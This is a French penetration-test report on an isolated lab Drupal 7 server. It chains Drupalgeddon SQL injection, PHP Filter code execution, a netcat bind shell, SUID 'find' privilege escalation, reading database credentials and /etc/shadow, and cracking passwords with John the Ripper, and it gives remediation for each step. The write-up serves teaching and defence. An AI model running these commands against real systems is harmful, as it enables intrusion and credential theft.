Test d’intrusion

Drupal Kill Chain : De l'injection SQL à l'accès Root

MOINE Fabien

Sommaire

Contexte et environnement de travail

1 - Environnement d’audit et architecture du Lab

L’objectif de cet audit est de réaliser un test d’intrusion en boîte noire (Black Box) sur un serveur inconnu afin d’identifier et d’exploiter ses vulnérabilités potentielles. La contrainte principale réside dans l'absence totale d'informations préalables sur la cible : aucun identifiant, aucune documentation technique ni code source n'a été fourni.

L’infrastructure de test a été déployée dans un environnement virtualisé et isolé pour garantir la confidentialité et la sécurité des tests. Le laboratoire se compose des éléments suivants :

- Plateforme de virtualisation : VMware Workstation, configuré en réseau privé (*Host-Only*) pour empêcher toute interaction avec le réseau extérieur.
- Machine de l'Auditeur (Attaquant) : Une machine virtuelle Kali Linux (`192.168.78.131`) équipée des outils offensifs standards (Nmap, Metasploit, John the Ripper, etc.).
- Machine Cible (Victime) : Une machine virtuelle à auditer (`192.168.78.132`), dont la configuration et les services sont initialement inconnus.

Ce cloisonnement réseau permet de simuler un scénario d'attaque interne ou latérale, où l'attaquant a accès au même segment réseau que le serveur cible.

2 - Phase de reconnaissance

La première étape de l'audit a consisté à cartographier la surface d'attaque du serveur cible. Pour ce faire, nous avons utilisé l'outil de scan réseau Nmap afin d'identifier les ports ouverts et les services actifs. La commande exécutée nmap -sV 192.168.78.132 a permis de relever les informations suivantes:

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.78.132
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-03 08:57 EST
Nmap scan report for 192.168.78.132
Host is up (0.000078s latency).
Not shown: 997 closed tcp ports (reset)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
80/tcp  open  http    Apache httpd 2.2.22 ((Debian))
111/tcp open  rpcbind 2-4 (RPC #100000)
MAC Address: 00:0C:29:0F:AE:1E (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.06 seconds
```

- Port 22 (TCP) : Un service SSH (OpenSSH 6.0p1) est actif.
- Port 80 (TCP) : Un serveur web HTTP (Apache 2.2.22) est en écoute. L'analyse rapide via un navigateur a révélé la présence d'un CMS Drupal 7, une version connue pour présenter plusieurs vecteurs d'attaque si elle n'est pas maintenue à jour.
- Port 111 (TCP) : Le service rpcbind est également exposé.

Cette phase de reconnaissance a permis de cibler prioritairement le service Web (Port 80) comme point d'entrée principal, le CMS Drupal 7 étant une surface d'attaque riche. Cette version, n'étant plus maintenue à jour sur ce serveur, est historiquement connue pour être vulnérable à des failles de sécurité majeures.

Face à ce constat, l'audit s'est orienté vers une recherche ciblée de vulnérabilités publiques associées à cette version spécifique. Parallèlement, une analyse de la configuration du système d'exploitation a été menée pour identifier d'éventuelles faiblesses structurelles.

Cette phase d'énumération a permis de confirmer l'existence d'une chaîne d'exploitation complète. Nous avons identifié plusieurs failles permettant, étape par étape, de contourner l'authentification, d'exécuter du code à distance et enfin d'élever les privilèges jusqu'au niveau administrateur système (Root). Les sections suivantes détaillent techniquement ces vulnérabilités.

Faille 1 : Injection SQL via l'API formulaire (Drupalgeddon - CVE-2014-3704)

Explication de la faille

- Service Impacté : HTTP/Drupal 7.x (Port 80)
- Gravité : Critique : permet l'élévation de privilèges admin sans authentification.


La faille CVE-2014-3704 “Drupalgeddon", est une vulnérabilité d'Injection SQL présente dans la fonction de gestion des formulaires (Database API) de Drupal 7.x, affectant les versions jusqu'à la 7.31.

Cette vulnérabilité permet à un attaquant non authentifié d'insérer des commandes SQL arbitraires dans la requête de la base de données via la fonction DrupalDatabaseUtils::escapeLike(). Le code ne filtre pas correctement les clés des tableaux associatifs lors de la construction des requêtes.

Comment l'exploiter

L'exploitation est directe et ne nécessite aucune authentification ni connaissance du système au préalable.

1. Préparation de la Charge Utile : L'attaquant construit une chaîne d'injection SQL qui, une fois insérée dans la requête initiale de Drupal, exécute deux commandes on peut faire cela avec un script python :



   - Création de l'utilisateur : INSERT INTO users (status, uid, name, pass) VALUES (...)
   - Attribution des privilèges : INSERT INTO users_roles (uid, rid) VALUES ((SELECT uid FROM users WHERE name = 'attacker_name'), 3) (où rid=3 correspond généralement au rôle Administrateur).

2. Injection : L'attaquant envoie cette charge utile encodée dans la requête HTTP POST à une page de formulaire de Drupal (ex: /?q=node&destination=node).
3. Résultat : Le serveur Drupal exécute la requête contaminée. Un nouvel utilisateur est créé dans la table users et se voit attribuer le rôle Administrateur dans la table users_roles .
4. Accès : L'attaquant se connecte ensuite à l'interface d'administration de Drupal (/user) avec les identifiants créés, obtenant le contrôle admin.

Remédiation

La correction de cette faille nécessite des actions immédiates :

- Mettre immédiatement à jour Drupal 7 vers la version 7.32 ou supérieur. Cette mise à jour corrige spécifiquement la vulnérabilité de l'API de base de données.
- Vérification de l'intégrité : Après la mise à jour, vérifier qu'aucun compte non autorisé n'a été créé ou que des fichiers malveillants n'ont pas été déposés dans le système de fichiers (/sites/default/files).

Faille 2 : Exécution de code à distance via module PHP Filter

Cette faille fait suite à l'obtention de privilèges administrateur (Faille N°1 - SQLi) et représente l'élévation de privilèges du niveau applicatif au niveau système.

Explication de la faille

- Service Impacté : Drupal CMS (Post-Authentification Administrateur)
- Gravité : Critique (Escalade des privilèges vers un contrôle total du serveur.)

Mauvaise configuration/utilisation d'une fonctionnalité très dangereuse du CMS Drupal : le module PHP Filter. Le module PHP Filter permet à un utilisateur ayant les permissions adéquates (ici, l'Administrateur) d'intégrer et d'exécuter du code PHP arbitraire directement dans le contenu des articles ou des pages. Ce code est exécuté côté serveur par le processus du serveur web (souvent www-data ou apache).

Le risque est que si un attaquant obtient un compte administrateur (comme via l'injection SQL de la CVE-2014-3704), il peut immédiatement exploiter cette fonctionnalité pour exécuter des commandes système via des fonctions PHP comme system(), exec(), ou shell_exec().

Comment l'exploiter

L'exploitation est immédiate et permet une exécution de code sans avoir besoin d'un *shell* inversé complexe :

1. Obtention des Privilèges : L'attaquant se connecte en tant qu'administrateur (grâce à la faille précédente).
2. Configuration du Module : L'attaquant vérifie que le module PHP Filter est activé et que le rôle Administrator possède la permission d'utiliser le format de texte "PHP Code".
3. Injection du Code RCE : L'attaquant utilise la preview et sélectionne le format PHP Code. Il insère alors une charge utile (payload) pour exécuter une commande système
   Format : <?php system('commande_shell') ?>
4. Exécution : En cliquant sur Preview ou en sauvant l'article, le code est traité par le serveur, permettant l'exécution de commandes arbitraires sous l'identité de l'utilisateur du serveur web (www-data).

Remédiation


- Désactiver ou désinstaller immédiatement le module PHP Filter sur tous les serveurs de production. Ce module crée un risque de RCE trop élevé.
- Si le module est absolument nécessaire, restreindre l'accès à la permission Use the PHP code text format à uniquement les rôles de confiance extrême (et jamais le rôle Administrateur par défaut).
- Le compte utilisateur Linux exécutant le serveur web (www-data ou apache) ne doit jamais avoir de droits d'écriture sur les répertoires de configuration ou de code de Drupal. De plus, il ne doit posséder aucun privilège d'administration système.
- Utiliser la directive PHP disable_functions dans le fichier php.ini pour désactiver explicitement les fonctions d'exécution de commandes shell dangereuses (system, exec, shell_exec, passthru).

Faille 3 : Shell inversé

Explication de la faille

La Faille N°2 (RCE via PHP Filter) permet d'injecter et d'exécuter la commande suivante :


nc -e /bin/bash -lvp 4444



Cette commande ordonne au processus PHP sur la victime de lancer un écouteur Netcat sur un port spécifique (par exemple, 4444) et de rediriger toutes les entrées/sorties vers le shell /bin/bash. En se connectant de l'attaquant au port d'écoute, nous obtenons un shell interactif sous l'identité de l'utilisateur du serveur web.


Comment l'exploiter

1. Sur la victime : Exécuter le code PHP pour ouvrir l'écouteur Netcat sur la victime (grâce à l'accès Admin).
2. Attaquant **:** Se connecter à l'écouteur de la victime :
   nc 192.168.1.14 4444



3. Amélioration (Shell TTY) : Pour obtenir un shell complet (nécessaire pour des commandes interactives, l'historique, et l'utilisation de sudo), on utilise la séquence :

   python -c 'import pty; pty.spawn("/bin/bash")'



Remédiation

La correction de cette phase est la même que celle de la faille N°2 : désactiver le module PHP Filter et filtrer les fonctions shell dangereuses.

Faille 4 : Escalade de privilèges avec sticky bit SUID

Explication de la faille

- Service Impacté : Configuration du Système d'Exploitation Linux (Permissions de fichiers)
- Gravité : Critique (Permet le passage de tout utilisateur à root.)
- Concept : Le bit SUID (Set User ID) est une permission spéciale appliquée à un fichier exécutable. Lorsqu'un utilisateur exécute un tel fichier, il le fait avec les droits du propriétaire du fichier, et non avec ses propres droits. Si ce fichier appartient à l'utilisateur root et qu'il est mal configuré (comme sur l'exécutable find), il permet à un utilisateur de bas niveau (comme www-data) de lancer des commandes avec les privilèges root.

Comment l'exploiter

L'exploitation est directe en utilisant les fonctionnalités de find pour exécuter un nouveau shell.

- Exécution de find : La commande utilise l'option -exec de find pour exécuter un shell /bin/sh. Puisque find s'exécute avec les privilèges root (grâce au SUID), le shell qui est lancé hérite également de ces privilèges.

  find . -exec '/bin/sh' \;

  ```
  www-data@DC-1:/var/www$ find . -exec '/bin/sh' \;
  ```

  L'exécution de cette commande résulte en un nouveau shell. La vérification de l'identité de l'utilisateur (id) affiche désormais uid=0(root), confirmant l'escalade de privilèges :

  ```
  # id
  id
  uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
  ```

Une fois en root, l'attaquant a un contrôle total et peut lire tous les fichiers du système/

Remédiation

- Supprimer la permission SUID : Exécuter la commande suivante sur l'exécutable mal configuré :

  chmod u-s /usr/bin/find
  - Principe : Le bit SUID doit être supprimé de tout programme non essentiel à l'administration du système (comme find, awk, vi, etc.).
  - Gestion des Permissions : Examiner régulièrement les permissions SUID sur l'ensemble du système et s'assurer que seuls les binaires nécessaires au bon fonctionnement (ex: passwd) conservent cette permission.

Faille 5 : Découverte du mot de passe de la base de données

Explication de la faille

Découle de la faille 4 (escalade de privilège). Les informations d'identification sensibles sont stockées en clair dans un fichier de configuration accessible en root.

Comment l'exploiter

1.Localisation du fichier : Après avoir obtenu le shell, on peut accéder au répertoire web de Drupal.

```
ls
COPYRIGHT.txt       LICENSE.txt      cron.php     misc        sites
INSTALL.mysql.txt   MAINTAINERS.txt  flag1.txt    modules     themes
INSTALL.pgsql.txt   README.txt       includes     profiles    update.php
INSTALL.sqlite.txt  UPGRADE.txt      index.php    robots.txt  web.config
INSTALL.txt         authorize.php    install.php  scripts     xmlrpc.php
# cd sites
cd sites
# ls
ls
README.txt  all  default  example.sites.php
# cd default
cd default
# ls
ls
default.settings.php  files  settings.php
# cat settings.php
cat settings.php
```

2. Lecture du fichier de configuration : on utilise une commande shell pour lire le fichier de configuration principal.

```
# cat settings.php
```

3. Extraction de l'information : Dans ce fichier, on recherche la section de configuration de la base de données (DB) qui contient généralement les variables :

- database
- username
- password

```
$databases = array (
  'default' ⇒
  array (
    'default' ⇒
    array (
      'database' ⇒ 'drupaldb',
      'username' ⇒ 'dbuser',
      'password' ⇒ 'R0ck3t',
      'host' ⇒ 'localhost',
      'port' ⇒ '',
      'driver' ⇒ 'mysql',
      'prefix' ⇒ '',
    ),
  ),
```

Remédiation

- Restriction des permissions du fichier: l e fichier de configuration (settings.php) contient le secret le plus important de l'application. Il est crucial de restreindre ses permissions au strict minimum.
- Gestion des secrets : il est fondamental de ne jamais stocker de secrets en clair dans des fichiers. Dans un environnement de production moderne, il est recommandé d'utiliser un gestionnaire de secrets pour injecter les mots de passe dynamiquement au moment du démarrage de l'application.
- Rotation des Identifiants : le mot de passe de la base de données doit être changé immédiatement après la découverte de cette faille. Il faut établir une politique de rotation régulière des mots de passe des services critiques (par exemple, tous les 90 jours).

Faille 6 : Mots de passe faibles dans la base de données

Explication de la faille

- Service Impacté : Sécurité des comptes utilisateurs (Base de données MySQL)
- Gravité : Critique (Compromission de tous les comptes, y compris l'administrateur.)

Bien que les mots de passe soient hachés en utilisant l'algorithme robuste Drupal 7 (SHA-512), les utilisateurs ont choisi des mots de passe trop simples ou faiblement aléatoires.


Même un hachage fort n'offre aucune protection si l'entrée initiale (le mot de passe) est dans un dictionnaire ou peut être devinée rapidement. Une fois que la base de données est compromise (comme c'était le cas via la Faille 5 et la lecture du fichier settings.php), l'attaquant peut extraire tous les hashes de mots de passe et tenter de les casser hors ligne.

L'audit a révélé que les mots de passe pour les utilisateurs Fred et admin ont été cassés presque instantanément, ce qui démontre une politique de mot de passe défaillante.


Comment l'exploiter


L'exploitation nécessite au préalable un accès à la base de données (obtenu via la Faille 5).

1. Extraction des Hashes : L'attaquant exécute une requête SQL pour récupérer tous les noms d'utilisateurs et leurs hashes : SELECT name, pass FROM users;



2. Préparation pour John the Ripper : Chaque hash est copié dans un fichier séparé, et John the Ripper est exécuté. John détecte automatiquement le format de hachage (Drupal 7).





3. Attaque par Dictionnaire : L'attaquant utilise une liste de mots de passe courante ou personnalisée (maliste.txt dans cet exemple) pour tenter de casser le hash.

- Résultat 1 (Utilisateur Fred) : Le hash a été cassé, révélant le mot de passe MyPassword.

```
┌──(kali㉿kali)-[~/Documents]
└─$ john --wordlist="/home/kali/Documents/maliste.txt" hash1.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (Drupal7, $S$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
MyPassword       (?)
1g 0:00:00:00 DONE (2025-12-03 11:00) 11.11g/s 444.4p/s 444.4c/s 444.4C/s Pas
swort1..Password88
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

- Résultat 2 (Utilisateur admin) : Le hash a été cassé, révélant le mot de passe 53cr3t.

```
┌──(kali㉿kali)-[~/Documents]
└─$ john --wordlist="/home/kali/Documents/maliste.txt" hash2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Drupal7, $S$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
53cr3t           (?)
1g 0:00:00:00 DONE (2025-12-03 11:19) 1.204g/s 520.4p/s 520.4c/s 520.4C/s 53c
r3t5..zx753cv
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

4. Conséquence : L'attaquant obtient l'accès à tous les comptes, y compris l'administrateur, permettant une compromission totale du site et des données associées.

Remédiation

- Application de Politiques de Mots de Passe Forts Il est impératif d'imposer des règles de complexité pour tous les utilisateurs, y compris l'administrateur :
    - Longueur minimale : Exiger un minimum de 12 à 14 caractères.
    - Complexité : Exiger une combinaison de majuscules, minuscules, chiffres et caractères spéciaux.
    - Vérification : Utiliser des outils pour bloquer les mots de passe courants ou ceux trouvés dans des listes de fuites.
    - Forçage de la Réinitialisation Tous les mots de passe des utilisateurs affectés (y compris l'administrateur) doivent être immédiatement réinitialisés par l'administrateur de la base de données.

- Authentification Multi-Facteurs (MFA) Pour tous les rôles privilégiés (administrateurs), rendre l'authentification multi-facteurs (MFA) obligatoire. Cela garantit que même si le mot de passe est cassé, l'attaquant ne peut pas se connecter sans le deuxième facteur (code temporaire, clé physique, etc.).

Faille 7 : Compromission du mot de passe root

Explication de la faille

- Service Impacté : Sécurité des comptes utilisateurs locaux (/etc/passwd et /etc/shadow)
- Gravité : Élevée
- Concept : Après avoir obtenu les privilèges root, l'attaquant a un accès complet au fichier /etc/shadow. Ce fichier contient les hashes des mots de passe de tous les utilisateurs du système Linux. Même si ces hashes sont forts (ici, au format SHA-512, indiqué par 6), ils peuvent être extraits et tentés d'être cassés hors ligne via une attaque par dictionnaire ou par force brute. Si l'utilisateur Flag4 a un mot de passe faible, ce compte sera compromis.

Comment l'exploiter

1. L'exploitation nécessite un accès au fichier /etc/shadow, uniquement possible en tant que root.(Faille 4)
2. Extraction du Hash : En tant que root, l'attaquant lit le fichier /etc/shadow et copie la ligne correspondant à l'utilisateur ciblé (Flag4).

   cat /etc/shadow | grep Flag4

```
flag4:$6$Nk47pS8q$vTXHYXBFqOoZERNGFThbnZfi5LN0ucGZe05VMtMuIFyqYzY/eVbPNMZ7lpfRVc0BYrQ0brAhJoEzoEWCKxVW80:17946:0:999
99:7:::
#
```

3. Préparation pour John the Ripper : L'attaquant colle le hash dans un nouveau fichier sur Kali (hash3.txt).

4. Attaque par Dictionnaire : L'attaquant utilise John the Ripper.

```
┌──(kali㉿kali)-[~/Documents]
└─$ john --wordlist="/home/kali/Documents/rockyou.txt" hash3.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
orange           (flag4)
1g 0:00:00:00 DONE (2025-12-03 11:58) 4.000g/s 3072p/s 3072c/s 3072C/s cage65
3cube649..starangel
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

john

5. Le mot de passe sera cassé si celui-ci se trouve dans la liste de mots utilisée.

Remédiation

- Imposer une Politique de Mot de Passe Forte :

    - Utiliser un outil comme pam_cracklib ou pam_pwquality pour appliquer une politique stricte sur la longueur minimale, la complexité, l'historique et l'interdiction d'utiliser des mots de dictionnaire pour tous les utilisateurs locaux.

- Utilisation de SHA-512 :

    - Vérifier que le système utilise bien le format de hachage SHA-512 (6). (Votre système est déjà configuré correctement, mais ceci est une vérification standard).

- Désactiver les Comptes Inactifs :

    - Désactiver ou supprimer les comptes utilisateurs qui ne sont plus utilisés, réduisant ainsi la surface d'attaque.

- Verrouillage des Comptes :

    - Mettre en place des mécanismes de verrouillage temporaire après un nombre limité de tentatives de connexion échouées (via pam_tally2 ou faillock) pour se prémunir contre les attaques par force brute en ligne.

Synthèse

Bilan de l'audit

L'audit de sécurité réalisé en boîte noire sur le serveur cible a permis de mettre en évidence une vulnérabilité critique. Partant d'un simple accès réseau sans aucun privilège, nous avons démontré la possibilité de compromettre intégralement le serveur en exploitant une chaîne de vulnérabilités successives.

L'analyse a révélé que le cœur du problème réside dans l'utilisation d'une version obsolète du CMS Drupal 7 combinée à des défauts de configuration du système d'exploitation Linux.

Résumé de la chaîne d'attaque

La compromission s'est déroulée en trois phases distinctes :

1. Intrusion initiale : Exploitation de la faille critique CVE-2014-3704 (Drupalgeddon) permettant l'injection SQL et la création d'un compte administrateur.

2. Prise de contrôle du serveur : Utilisation détournée du module PHP Filter pour exécuter du code à distance et obtenir un accès shell sous l'utilisateur data.

3. Compromission totale (Root) : Escalade de privilèges via une permission SUID mal configurée sur l'exécutable find, permettant l'obtention des droits root .

De plus, l'audit a permis l'exfiltration et le cassage rapide des mots de passe de la base de données et des utilisateurs système, soulignant une politique de mots de passe défaillante.

Impact sur l'organisation

Le niveau de risque est qualifié de maximal. Les impacts potentiels pour l'entreprise sont :

- Perte de confidentialité : Vol de la base de données clients et des fichiers système sensibles.
- Perte d'intégrité : Modification possible de toutes les données du site web et du système.
- Perte de disponibilité **:** Possibilité d'effacer le serveur ou d'interrompre les services.

Plan d'action prioritaire

Pour sécuriser l'infrastructure, les actions correctives suivantes doivent être appliquées immédiatement :

1. Mise à jour applicative : Migrer Drupal vers la version 7.32 ou supérieure pour corriger la faille d'injection SQL.
2. Durcissement système : Supprimer le bit SUID sur les binaires non essentiels comme find via la commande.
3. Réduction de la surface d'attaque : Désactiver le module PHP Filter s'il n'est pas strictement nécessaire.
4. Gestion des identités : Forcer la réinitialisation de tous les mots de passe et implémenter une politique de mot de passe stricte.